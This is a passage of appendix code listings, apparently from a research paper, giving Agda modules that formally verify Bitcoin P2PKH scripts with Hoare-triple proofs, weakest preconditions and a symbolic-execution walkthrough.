open import Relation.Nullary


liftJustIsIdLem : {A : Set} → (B : Maybe A → Set)
  → (ma : Maybe A) → B ma → B (ma >>= just )
liftJustIsIdLem B nothing b = b
liftJustIsIdLem B (just x) b = b

liftJustIsIdLem2 : {A : Set} → (B : Maybe A → Set)
  → (ma : Maybe A) → B (ma >>= just) → B ma
liftJustIsIdLem2 B nothing b = b
liftJustIsIdLem2 B (just x) b = b
```

```
liftPred2Maybe : {A : Set}→ (A → Set)
  → Maybe A → Set
liftPred2Maybe p nothing = ⊥
liftPred2Maybe p (just x) = p x

lemmaEqualLift2Maybe : {A : Set}
  (f f' : A → Maybe A)(cor : (a : A) → f a ≡ f' a)
  → (a : Maybe A) → (a ≫= f) ≡ (a ≫= f')
lemmaEqualLift2Maybe f f' p (just x) = p x
lemmaEqualLift2Maybe f f' p nothing = refl

liftJustEqLem : {A : Set}(s : Maybe A)
  → (s ≫= just) ≡ s
liftJustEqLem nothing = refl
liftJustEqLem (just x) = refl

liftJustEqLem2 : {A : Set}(s : Maybe A)
  → s ≡ (s ≫= just)
liftJustEqLem2 nothing = refl
liftJustEqLem2 (just x) = refl


_⁺ : {A : Set} → (A → Set)
  → Maybe A → Set
(P ⁺) nothing = ⊥
(P ⁺) (just x) = P x


_⁺ᵇ : {A : Set} → (A → Bool)
  → (Maybe A → Bool)
(p ⁺ᵇ) nothing =      false
(p ⁺ᵇ) (just x) =     p x
```

```
predicateLiftToMaybe : {A : Set}(P : A → Set)(s : A)
  → P s → (P ⁺) (just s)
predicateLiftToMaybe P s a = a

liftPredtransformerMaybe : {A : Set}
  (ϕ ψ : A → Set)
     (f : (s : A) → ϕ s → ψ s)
  → (s : Maybe A) → (ϕ ⁺) s → (ψ ⁺) s
liftPredtransformerMaybe ϕ ψ f (just s) p = f s p

liftToMaybeLemma⊥ : {S : Set}
  → (s : Maybe S) → ¬ ( (λ s → ⊥ ) ⁺) s
liftToMaybeLemma⊥ nothing p = p
liftToMaybeLemma⊥ (just x) p = p
```

A.13 Example of Automatically Generated Weakest Preconditions (exampleGeneratedWeakPreCond.agda)

```
open import basicBitcoinDataType

module exampleGeneratedWeakPreCond (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base
open import libraries.natLib
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
```

```
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head; [_])
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

-our libraries
open import libraries.andLib
open import libraries.maybeLib
open import libraries.boolLib

open import stack
open import stackPredicate
open import semanticBasicOperations param
open import instructionBasic
open import verificationP2PKHbasic param

open import verificationStackScripts.stackHoareTriple param
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationLemmas param


weakestPreCondˢ : BitcoinScriptBasic
  → StackStatePred → StackStatePred
weakestPreCondˢ p ϕ s = (ϕ ⁺) (⟦ p ⟧ s)


testprog : BitcoinScriptBasic
testprog = opDrop :: opDrop :: [ opDrop ]

weakestPreCondTestProg : StackStatePred
weakestPreCondTestProg = weakestPreCondˢ testprog acceptState
```

```
weakestPreCondTestProgNormalised : StackStatePred
weakestPreCondTestProgNormalised s =
    (stackPred2SPred acceptStateˢ ⁺)
      (stackState2WithMaybe
  ⟨ currentTime s , msg s , executeStackDrop (stack s) ⟩
  ≫= (λ s₁ → stackState2WithMaybe
  ⟨ currentTime s₁ , msg s₁ , executeStackDrop (stack s₁) ⟩
    ≫= liftStackFun2StackState (λ time₁ msg₁ → executeStackDrop)))
```

A.14 Demo for library (demoEqualityReasoning.agda)

```
open import basicBitcoinDataType

module paperTypes2021PostProceed.demoEqualityReasoning (param : GlobalParameters) where

open import Data.List.Base hiding (_++_ )
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_ )
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head; [_])
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
```

```
-our libraries
open import libraries.listLib
open import libraries.emptyLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.equalityLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import semanticBasicOperations param
open import instructionBasic
open import verificationMultiSig param
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationLemmas param
open import verificationStackScripts.stackHoareTriple param
open import verificationStackScripts.sPredicate
open import verificationStackScripts.hoareTripleStackBasic param
open import verificationStackScripts.stackState
open import verificationStackScripts.stackSemanticsInstructionsBasic param
open import verificationStackScripts.verificationMultiSigBasic param


postulate
  precondition : StackStatePred

  postcondition : StackStatePred

  intermediateCond1 : StackStatePred

  intermediateCond2 : StackStatePred

  intermediateCond3 : StackStatePred
```

```
  prog1 : BitcoinScriptBasic

  prog2 prog3 : BitcoinScriptBasic


  proof1 : < precondition >iff prog1 < intermediateCond1 >
  proof2 : < intermediateCond1 >iff prog2 < intermediateCond2 >
  proof3 : intermediateCond2 <=>p intermediateCond3
  proof4 : < intermediateCond3 >iff prog3 < postcondition >


theorem :
  < precondition >iff prog1 ++ (prog2 ++ prog3) < postcondition >
theorem =
  precondition      <><>⟨ prog1 ⟩⟨ proof1 ⟩
  intermediateCond1 <><>⟨ prog2 ⟩⟨ proof2 ⟩
  intermediateCond2 <=>⟨   proof3 ⟩
  intermediateCond3 <><>⟨ prog3 ⟩⟨ proof4 ⟩e postcondition ∎p
```

A.15 stack Verification P2PKH (stackVerificationP2PKH.agda)

```
open import basicBitcoinDataType

module  verificationStackScripts.stackVerificationP2PKH (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base
open import libraries.natLib
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool        hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
```

```
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head; [_])
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

-our libraries
open import libraries.andLib
open import libraries.maybeLib
open import libraries.boolLib

open import stack
open import stackPredicate
open import semanticBasicOperations param
open import instructionBasic
open import verificationP2PKHbasic param
open import verificationStackScripts.stackHoareTriple param
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationLemmas param


- note accept_0 is the same as acceptState
accept-0 : StackStatePred
accept-0 = stackPred2SPred accept-0Basic


accept₁ : StackStatePred
accept₁ = stackPred2SPred accept₁ˢ

accept₂ : StackStatePred
accept₂ = stackPred2SPred accept₂ˢ
```

```
accept₃ : StackStatePred
accept₃ = stackPred2SPred accept₃ˢ

- checked needs to be pbkh not pbk
accept₄ : ℕ → StackStatePred
accept₄ pbkh =
  stackPred2SPred (accept₄ˢ pbkh)

- checked needs to be pbkh not pbk
accept₅ : ℕ → StackStatePred
accept₅ pbkh =
  stackPred2SPred (accept₅ˢ pbkh)


- checked needs to be pbkh not pbk
wPreCondP2PKH : (pbkh : ℕ) → StackStatePred
wPreCondP2PKH pbkh =
  stackPred2SPred (wPreCondP2PKHˢ pbkh)

- we use pbk and not pbkh because that
- is what is provided by the unlocking script
correct-opCheckSig-to : (s : StackState)
  → accept₁ s → (accept-0 ⁺) (⟦ opCheckSig ⟧ₛ s )
correct-opCheckSig-to
  ⟨ time , msg₁ , pbk   :: sig :: st ⟩ p
    =   boolToNatNotFalseLemma (isSigned msg₁ sig pbk) p


correct-opCheckSig-from : (s : StackState)
  → (accept-0 ⁺) (⟦ opCheckSig ⟧ₛ s ) → accept₁ s
correct-opCheckSig-from
  ⟨ time , msg₁ , pbk :: sig :: stack₁ ⟩ p
    = boolToNatNotFalseLemma2 (isSigned  msg₁ sig pbk) p


correct-opCheckSig :
```

```
  < accept₁ >ⁱᶠᶠ     ([ opCheckSig ]) < acceptState >
correct-opCheckSig .==>
  = correct-opCheckSig-to
correct-opCheckSig .<==
  = correct-opCheckSig-from

correct-opVerify-to : (s : StackState)
  → accept₂ s → (accept₁ ⁺) ([[ opVerify ]]s s )
correct-opVerify-to
  ⟨ time , msg₁ , suc x :: x₁ :: x₂ :: stack₁ ⟩ p = p

correct-opVerify-from : (s : StackState)
  → (accept₁ ⁺) ([[ opVerify ]]s s ) → accept₂ s
correct-opVerify-from
  ⟨ time , msg₁ , suc x :: x₁ :: x₂ :: stack₁ ⟩ p = p

correct-opVerify : < accept₂ >ⁱᶠᶠ ([ opVerify ]) < accept₁ >
correct-opVerify .==>
  = correct-opVerify-to
correct-opVerify .<==
  = correct-opVerify-from


correct-opEqual-to : (s : StackState)
  → accept₃ s → (accept₂ ⁺) ([[ opEqual ]]s s )
correct-opEqual-to
  ⟨ time , msg₁ , pbk1          :: .pbk1 :: pbk2 :: sig :: [] ⟩
  (conj refl checkSig)          rewrite ( lemmaCompareNat pbk1 )
  =   checkSig
correct-opEqual-to
  ⟨ time , msg₁ , pbk1 :: .pbk1 :: pbk2 :: sig
    :: x :: rest ⟩ (conj refl checkSig)
    rewrite ( lemmaCompareNat pbk1 ) = checkSig
```

```
correct-opEqual-from : (s : StackState)
  → (accept₂ ⁺) (⟦ opEqual ⟧ₛ s ) → accept₃ s
correct-opEqual-from
  ⟨ time , msg₁ , x :: x₁ :: pbk
    :: sig :: stack₁    ⟩ p rewrite
      ( lemmaCorrect3From x x₁ pbk sig time msg₁ p )
    =    let
      q : True (isSigned msg₁ sig pbk)
      q = correct3Aux2
        (compareNaturals x x₁) pbk sig stack₁ time msg₁ p
          in (conj refl q)


correct-opEqual : < accept₃ >ⁱᶠᶠ
  ([ opEqual ]) < accept₂ >
correct-opEqual .==> = correct-opEqual-to
correct-opEqual .<== = correct-opEqual-from


- needs to be pbkh since opPush refers to it
correct-opPush-to : ( pbkh : ℕ ) → (s : StackState)
  → accept₄ pbkh s → (accept₃ ⁺) (⟦ opPush pbkh ⟧ₛ s )
correct-opPush-to pbkh ⟨ currentTime₁ , msg₁ ,
  .pbkh :: x₁ :: x₂ :: stack₁ ⟩ (conj refl and4)
    = conj refl and4

correct-opPush-from : ( pbkh : ℕ ) → (s : StackState)
  → (accept₃ ⁺) (⟦ opPush pbkh ⟧ₛ s )
    → accept₄ pbkh s
correct-opPush-from pbkh
  ⟨ currentTime₁ , msg₁ ,
  .pbkh :: x₁ :: x₂ :: stack₁      ⟩
  (conj refl and4) = conj refl and4
```

```
correct-opPush :( pbkh : ℕ )
  → < accept₄ pbkh >iff
  ([ opPush pbkh ]) < accept₃ >
correct-opPush pbkh .==>
  = correct-opPush-to pbkh
correct-opPush pbkh .<==
  = correct-opPush-from pbkh


- needs to be pbkh since accept₄ and accept₅ refer to pbkh
correct-opHash-to : (pbkh : ℕ )
  → (s : StackState) → accept₅ pbkh s
    → (( accept₄ pbkh ) ⁺) ([[ opHash ]]s s )
correct-opHash-to pbkh
  ⟨ time , msg₁ , x :: x₁ :: x₂ :: stack₁ ⟩
  (conj refl checkSig) = (conj refl checkSig)

correct-opHash-from : ( pbkh : ℕ )
  → (s : StackState)
  → (( accept₄ pbkh) ⁺) ([[ opHash ]]s s )
  → accept₅ pbkh s
correct-opHash-from .(hashFun x)
  ⟨ time , msg₁ , x :: x₁ :: x₂ :: stack₁ ⟩
  (conj refl checkSig) = conj refl checkSig

correct-opHash :( pbkh : ℕ )
  → < accept₅ pbkh >iff
    ([ opHash ]) < accept₄ pbkh >
correct-opHash pbkh .==>
  = correct-opHash-to pbkh
correct-opHash pbkh .<==
  = correct-opHash-from pbkh
```

```
-- needs to be pbkh since accept₅ refer to pbkh
correct-opDup-to : (pbkh : ℕ )
  → (s : StackState)
  → wPreCondP2PKH pbkh s
  →  (( accept₅ pbkh ) ⁺) ([[ opDup ]]s s )
correct-opDup-to pbkh
  ⟨ time , msg₁ , x :: x₁ :: [] ⟩ p
  = p
correct-opDup-to pbkh
  ⟨ time , msg₁ , x :: x₁ :: x₂ :: stack₁ ⟩ p
  = p

correct-opDup-from : ( pbkh : ℕ )
  →  (s : StackState)
  → (( accept₅ pbkh) ⁺) ([[ opDup ]]s s )
  → wPreCondP2PKH pbkh s
correct-opDup-from pbkh
  ⟨ time , msg₁ , x :: x₁ :: stack₁ ⟩ p = p


correct-opDup :( pbkh : ℕ )
  →  < wPreCondP2PKH pbkh >iff
  ([ opDup ]) < accept₅ pbkh >
correct-opDup pbkh .==>
  = correct-opDup-to pbkh
correct-opDup pbkh .<==
  = correct-opDup-from pbkh


-- P2PKH script refers to pbkh not pbk
scriptP2PKHᵇ : (pbkh : ℕ) → BitcoinScriptBasic
scriptP2PKHᵇ pbkh
  = opDup :: opHash
  :: (opPush pbkh) :: opEqual
  :: opVerify :: [ opCheckSig ]
```

```
-main theorem for P2PKH
theoremP2PKH : (pbkh : ℕ)
  → < wPreCondP2PKH pbkh >iff
  scriptP2PKHᵇ pbkh < acceptState >
theoremP2PKH pbkh =
 wPreCondP2PKH pbkh <><>⟨ [ opDup ]
 ⟩⟨   correct-opDup   pbkh ⟩
 accept₅ pbkh    <><>⟨
  [    opHash ]
  ⟩⟨    correct-opHash pbkh ⟩
 accept₄ pbkh
 <><>⟨ [  opPush pbkh ]
 ⟩⟨    correct-opPush pbkh ⟩
 accept₃
 <><>⟨ [  opEqual ]
 ⟩⟨    correct-opEqual ⟩
 accept₂
 <><>⟨ [  opVerify ]
 ⟩⟨    correct-opVerify      ⟩
 accept₁
 <><>⟨ [  opCheckSig ]
 ⟩⟨    correct-opCheckSig ⟩e
      acceptState ▪p
```

A.16 verification P2PKH basic (verificationP2PKHbasic.agda)

```
open import basicBitcoinDataType

module verificationP2PKHbasic (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base
```

```
open import libraries.natLib
open import Data.Nat    renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool  hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head )
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.andLib
open import libraries.maybeLib
open import libraries.boolLib

open import stack
open import stackPredicate
open import instruction
open import instructionBasic
open import semanticBasicOperations param


instruction-1 : InstructionBasic
instruction-1 = opCheckSig

instruction-2 : InstructionBasic
instruction-2 = opVerify

instruction-3 : InstructionBasic
instruction-3 = opEqual
```

```
instruction-4 : ℕ →       InstructionBasic
instruction-4 pbkh = opPush pbkh

instruction-5 : InstructionBasic
instruction-5 = opHash

instruction-6 : InstructionBasic
instruction-6 = opDup

accept-0Basic : StackPredicate
accept-0Basic = acceptStateˢ

accept₁ˢ : StackPredicate
accept₁ˢ time m [] = ⊥
accept₁ˢ time m (sig :: []) = ⊥
accept₁ˢ time m ( pbk   :: sig :: st)
  = IsSigned m sig pbk


accept₂ˢCore : Time → Msg → ℕ → ℕ → ℕ → Set
accept₂ˢCore time m zero pbk sig = ⊥
accept₂ˢCore time m (suc x) pbk sig
  =  IsSigned m sig pbk


accept₂ˢ : StackPredicate
accept₂ˢ time m [] = ⊥
accept₂ˢ time m (x :: []) = ⊥
accept₂ˢ time m (x :: x₁ :: []) = ⊥
accept₂ˢ time m (x :: pbk :: sig :: rest)
  = accept₂ˢCore time m x pbk sig



accept₃ˢ : StackPredicate
accept₃ˢ time m [] = ⊥
accept₃ˢ time m (x :: []) = ⊥
accept₃ˢ time m (x :: x₁ :: [])
```

```
  = ⊥
accept₃ˢ time m (x :: x₁ :: x2 :: [])
  = ⊥
accept₃ˢ
  time m (pbkh2 :: pbkh1 :: pbk :: sig :: rest)
  = (pbkh2 ≡  pbkh1) ∧ IsSigned m sig pbk


accept₄ˢ : ( pbkh1 : ℕ ) → StackPredicate
accept₄ˢ pbkh1 time m [] = ⊥
accept₄ˢ pbkh1 time m (x :: []) = ⊥
accept₄ˢ pbkh1 time m (x :: x1    :: [])
  = ⊥
accept₄ˢ
  pbkh1 time m ( pbkh2 :: pbk :: sig :: st)
  = (pbkh2 ≡  pbkh1) ∧ IsSigned m sig pbk

accept₅ˢ : ( pbkh1 : ℕ ) → StackPredicate
accept₅ˢ pbkh1 time m [] = ⊥
accept₅ˢ pbkh1 time m (x :: []) = ⊥
accept₅ˢ pbkh1 time m (x :: x₁ :: [])
  = ⊥
accept₅ˢ
  pbkh1 time m ( pbk1   :: pbk2 :: sig :: st)
  = (hashFun pbk1 ≡ pbkh1) ∧ IsSigned m sig pbk2

wPreCondP2PKHˢ : (pbkh : ℕ ) → StackPredicate
wPreCondP2PKHˢ pbkh time  m []
  =  ⊥
wPreCondP2PKHˢ pbkh time  m (x :: [])
  =  ⊥
wPreCondP2PKHˢ pbkh time  m ( pbk :: sig :: st) =
  (hashFun pbk ≡ pbkh ) ∧ IsSigned m sig pbk
```

```
correct3Aux1 : (x : ℕ)(rest : List ℕ)
  (time : Time)(msg : Msg)
    → accept₂ˢ time msg (x :: rest)
    → isTrueNat x
correct3Aux1 zero (zero :: [])
  time msg accept = accept
correct3Aux1 zero (zero :: x :: rest)
  time msg accept = accept
correct3Aux1 zero (suc x :: [])
  time msg accept = accept
correct3Aux1 zero (suc x :: x₁ :: rest)
  time msg accept = accept
correct3Aux1 (suc x) (x₁ :: rest)
  time msg accept = tt


correct3Aux2 : ( x pbk sig : ℕ )
  ( rest : List ℕ)(time : Time)(m : Msg)
  → accept₂ˢ time m (x :: pbk :: sig :: rest)
  → IsSigned m sig pbk
correct3Aux2 (suc x) pubkey
  sig rest time m accept = accept


lemmaCorrect3From1 : (x z t : ℕ)
  (time : Time )(m : Msg)
  → accept₂ˢCore time m x z t → isTrueNat x
lemmaCorrect3From1 (suc x) z t time m p = tt


lemmaCorrect3From : (x y z t : ℕ)
  (time : Time)(m : Msg)
  → accept₂ˢCore time m
    (compareNaturals x y) z t → x ≡ y
```

```
lemmaCorrect3From x y z t time m p
  = compareNatToEq x y
    (lemmaCorrect3From1 (compareNaturals x y)
      z t time m p)


script-1-b : BitcoinScriptBasic
script-1-b = opCheckSig :: []

script-2-b : BitcoinScriptBasic
script-2-b = opVerify :: script-1-b

script-3-b : BitcoinScriptBasic
script-3-b = opEqual :: script-2-b

script-4-b : ℕ → BitcoinScriptBasic
script-4-b pbkh     =   opPush pbkh :: script-3-b

script-5-b : ℕ → BitcoinScriptBasic
script-5-b pbkh = opHash :: script-4-b pbkh

script-6-b : ℕ → BitcoinScriptBasic
script-6-b pbkh     = opDup :: script-5-b pbkh



script-7-b : ℕ → BitcoinScriptBasic
script-7-b pbkh = opMultiSig :: script-6-b pbkh

script-7'-b : (pbkh pbk1 pbk2 : ℕ)
  → BitcoinScriptBasic
script-7'-b pbkh pbk1 pbk2
  = opMultiSig :: script-6-b pbkh


script-1   : BitcoinScript
script-1   = basicBScript2BScript script-1-b

script-2   : BitcoinScript
```

```
script-2   = basicBScript2BScript script-2-b

script-3   : BitcoinScript
script-3   = basicBScript2BScript script-3-b

script-4   : ℕ → BitcoinScript
script-4   pbk = basicBScript2BScript
  (script-4-b pbk)

script-5   : ℕ → BitcoinScript
script-5   pbk = basicBScript2BScript
  (script-5-b pbk)

script-6   : ℕ → BitcoinScript
script-6   pbk = basicBScript2BScript
  (script-6-b pbk)

script-7   : ℕ → BitcoinScript
script-7   pbk = basicBScript2BScript
  (script-7-b pbk)


script-7' : (pbkh pbk1 pbk2 : ℕ) → BitcoinScript
script-7' pbkh pbk1 pbk2
  = basicBScript2BScript (script-7'-b pbkh pbk1 pbk2)



instructionsBasic : (pbkh : ℕ) (n : ℕ)
  → n ≤ 5 → InstructionBasic
instructionsBasic pbkh 0 _ = opCheckSig
instructionsBasic pbkh 1 _ = opVerify
instructionsBasic pbkh 2 _ = opEqual
instructionsBasic pbkh 3 _ = opPush pbkh
instructionsBasic pbkh 4 _ = opHash
instructionsBasic pbkh 5 _ = opDup

scriptP2PKH : (pbkh : ℕ) → BitcoinScript
```

```
scriptP2PKH pbkh = opDup :: opHash
  :: (opPush pbkh) :: opEqual
  :: opVerify :: opCheckSig :: []

weakestPreConditionP2PKHˢ :
  (pbkh : ℕ) → StackPredicate
weakestPreConditionP2PKHˢ = wPreCondP2PKHˢ
```

A.17 stack Verification P2PKH symbolic execution (stackVerificationP2PKHsymbolicExecutionPaperVersion.agda)

```
open import basicBitcoinDataType

module paperTypes2021PostProceed.stackVerificationP2PKHsymbolicExecutionPaperVersion
  (param : GlobalParameters)    where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
open import Data.Bool hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head ; [_] )
open import Data.Maybe
open import Relation.Nullary

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
```

```
-our libraries
open import libraries.listLib
open import libraries.equalityLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.emptyLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import semanticBasicOperations param
open import hoareTripleStack param
open import instruction
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate
open import verificationStackScripts.stackHoareTriple param
open import verificationStackScripts.stackVerificationLemmas param
open import verificationStackScripts.stackSemanticsInstructionsBasic param
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationP2PKH param
open import verificationStackScripts.stackVerificationP2PKHindexed param

--------------------------
-   This file explores the symoblic
- execution of the P2PKH program
-  in order to determine the case distinction
-  and extract a program from it
-
- This is done by postulating parameters
- and applying ⟦ scriptP2PKHᵇ pbkh ⟧ˢ
- to parameters
------------------------------------

private
```

```
postulate time₁ : Time
postulate msg₁ : Msg
postulate stack₁ : Stack
postulate pbkh : ℕ
postulate pbk : ℕ
postulate x₁ : ℕ
postulate sig₁ : ℕ

{- We first create a symbolic
execution of the scriptP2PKHᵇ pbkh to see what kind
of case distinction happens -}

check = scriptP2PKHᵇ

testP2PKHscript : Maybe Stack
testP2PKHscript =
  ⟦ scriptP2PKHᵇ pbkh ⟧ˢ time₁ msg₁ stack₁



-⟦ scriptP2PKHᵇ pbkh ⟧ˢ time₁ msg₁ stack

{- evaluation gives

executeStackDup stack₁ >>=
(λ stack₂ →
   executeOpHash stack₂ >>=
   (λ stack₃ →
      executeStackEquality (pbkh ∷ stack₃) >>=
      (λ stack₄ →
         executeStackVerify stack₄ >>=
         (λ stack₅ → executeStackCheckSig msg₁ stack₅))))

Improved layout
executeStackDup stack₁ >>= (λ stack₂ →  executeOpHash stack₂ >>=
```

```
    (λ stack₃ →  executeStackEquality (pbkh :: stack₃) >>=
    (λ stack₄ →  executeStackVerify stack₄ >>=
    (λ stack₅ → executeStackCheckSig msg₁ stack₅))))

-}

- We define a term giving the result of the evaluation

testP2PKHscript2 : Maybe Stack
testP2PKHscript2 =
  executeStackDup stack₁
    >>=     λ stack₂ → executeOpHash stack₂
    >>= λ stack₃ →
  executeStackEquality (pbkh :: stack₃)
    >>=     λ stack₄ → executeStackVerify stack₄
    >>= λ stack₅ →
  executeStackCheckSig msg₁ stack₅

testP2PKHscript2UsingMoreSpace =
  executeStackDup stack₁ >>=
  λ stack₂ →        executeOpHash stack₂ >>=
  λ stack₃ →        executeStackEquality
    (pbkh :: stack₃) >>=
  λ stack₄ →        executeStackVerify stack₄ >>=
  λ stack₅ →        executeStackCheckSig msg₁ stack₅


testP2PKHscript2UsingMoreSpaceUsingDo =
  do     stack₂ ← executeStackDup stack₁
         stack₃ ← executeOpHash stack₂
         stack₄ ← executeStackEquality (pbkh :: stack₃)
         stack₅ ← executeStackVerify stack₄
         executeStackCheckSig msg₁ stack₅
```

```
{- in imperative programming we would write

stack₂ := executeStackDup stack₁;
stack₃ := executeOpHash stack₂;
stack₄ := executeStackEquality (pbkh ∷ stack₃);
stack₅ := executeStackVerify stack₄;
executeStackCheckSig msg₁ stack₅;

-}


{-
If we execute the first line
(executeStackDup stack₁)

we see it will give
nothing if stack₁ = []
just something if stack₁ is nonempty

So let's check what happens if stack₁ = []
-}


testP2PKHscriptEmpty : Maybe Stack
testP2PKHscriptEmpty =
  ⟦ scriptP2PKHᵇ pbkh ⟧ˢ time₁ msg₁ []



{- if we evaluate testP2PKHscriptEmpty we get:

nothing

So now get the first (trivial) theorem
(without the postulated parameters)
```

```
-}


stackfunP2PKHemptyIsNothing : (pubKeyHash : ℕ)(time₁ : Time)(msg₁ : Msg)
  → ⟦ scriptP2PKHᵇ pubKeyHash ⟧ˢ time₁ msg₁ [] ≡ nothing
stackfunP2PKHemptyIsNothing pubKeyHash time₁ msg₁ = refl


{- Now we look at what happens if the stack is non empty

lets a test for symbolic execution -}

teststackfunP2PKHNonEmptyStack : Maybe Stack
teststackfunP2PKHNonEmptyStack =
    ⟦ scriptP2PKHᵇ pbkh ⟧ˢ time₁ msg₁ (pbk :: stack₁)

{- If we evaluate teststackfunP2PKHNonEmptyStack we get
executeStackVerify (compareNaturals pbkh (param .hash pbk) :: pbk :: stack₁)
>>= (λ stack₂ → executeStackCheckSig msg₁ stack₂)
-}

stackfunP2PKHNonEmptyStackNormalForm : Maybe Stack
stackfunP2PKHNonEmptyStackNormalForm =
  executeStackVerify
    (compareNaturals pbkh (hashFun pbk) :: pbk :: stack₁)
    >>=
  executeStackCheckSig msg₁


stackfunP2PKHNonEmptyStackNormalFormDo : Maybe Stack
stackfunP2PKHNonEmptyStackNormalFormDo =
  do   stack₅ ← executeStackVerify (compareNaturals pbkh (hashFun pbk)
                     :: pbk :: stack₁)
       executeStackCheckSig msg₁ stack₅
```

```
stackfunP2PKHNonEmptyStackNormalFormFirstPart : Maybe Stack
stackfunP2PKHNonEmptyStackNormalFormFirstPart =
  executeStackVerify
    (compareNaturals pbkh (hashFun pbk) :: pbk :: stack₁)

stackfunP2PKHNonEmptyStackNormalFormFirstPartZoomedIn : ℕ
stackfunP2PKHNonEmptyStackNormalFormFirstPartZoomedIn =
  compareNaturals pbkh (hashFun pbk)



{-
We see that

(λ stack₂ → executeStackCheckSig msg₁ stack₂)
= executeStackCheckSig msg₁

and can therefore use

executeStackVerify (compareNaturals pbkh
 (param .hash pbk) :: pbk :: stack₁)
>>= executeStackCheckSig msg₁

 -}



stackfunP2PKHNonEmptyStack : (pubKeyHash : ℕ)(msg₁ : Msg)
  (pbk : ℕ)(stack₂ : Stack) → Maybe Stack
stackfunP2PKHNonEmptyStack pubKeyHash msg₁ pbk stack₂
  = executeStackVerify (compareNaturals
  pubKeyHash (hashFun pbk) :: pbk :: stack₂)
```

```
    >>= executeStackCheckSig msg₁



- and check that this is correct

stackfunP2PKHemptyNonEmptyStackCorrect :
  (pubKeyHash : ℕ)(time₁ : Time)(msg₁ : Msg)
  (pbk : ℕ)(stack₂ : Stack)
    → ⟦ scriptP2PKHᵇ pubKeyHash ⟧ˢ
      time₁ msg₁ (pbk :: stack₂) ≡
      stackfunP2PKHNonEmptyStack pubKeyHash msg₁ pbk stack₂
stackfunP2PKHemptyNonEmptyStackCorrect
  pubKeyHash time₁ msg₁ pbk stack₂ = refl


{- We see now the case distinction depends on
   compres := compareNaturals pbkh (hashFun pbk)

since

executeStackVerify    (compres ::  pbk :: stack₁)

will depend on whether compres is 0 or  suc x'

so we abstract from

compres = compareNaturals pubKeyHash (hashFun pbk)

-}

- This function will be repeated in
- stackVerificationP2PKHextractedProgram.agda
- and therefore is kept private in this section
- in order to avoid a conflict
```

```
- \stackVerificationPtoPKHsymbolicExecutionabstract

p2PKHNonEmptyStackAbstr' : (msg₁ : Msg)
  (pbk : ℕ)(stack₁ : Stack)(cmp : ℕ) → Maybe Stack
p2PKHNonEmptyStackAbstr' msg₁ pbk stack₁ cmp
  =     executeStackVerify (cmp ::   pbk :: stack₁) >>=
        executeStackCheckSig msg₁

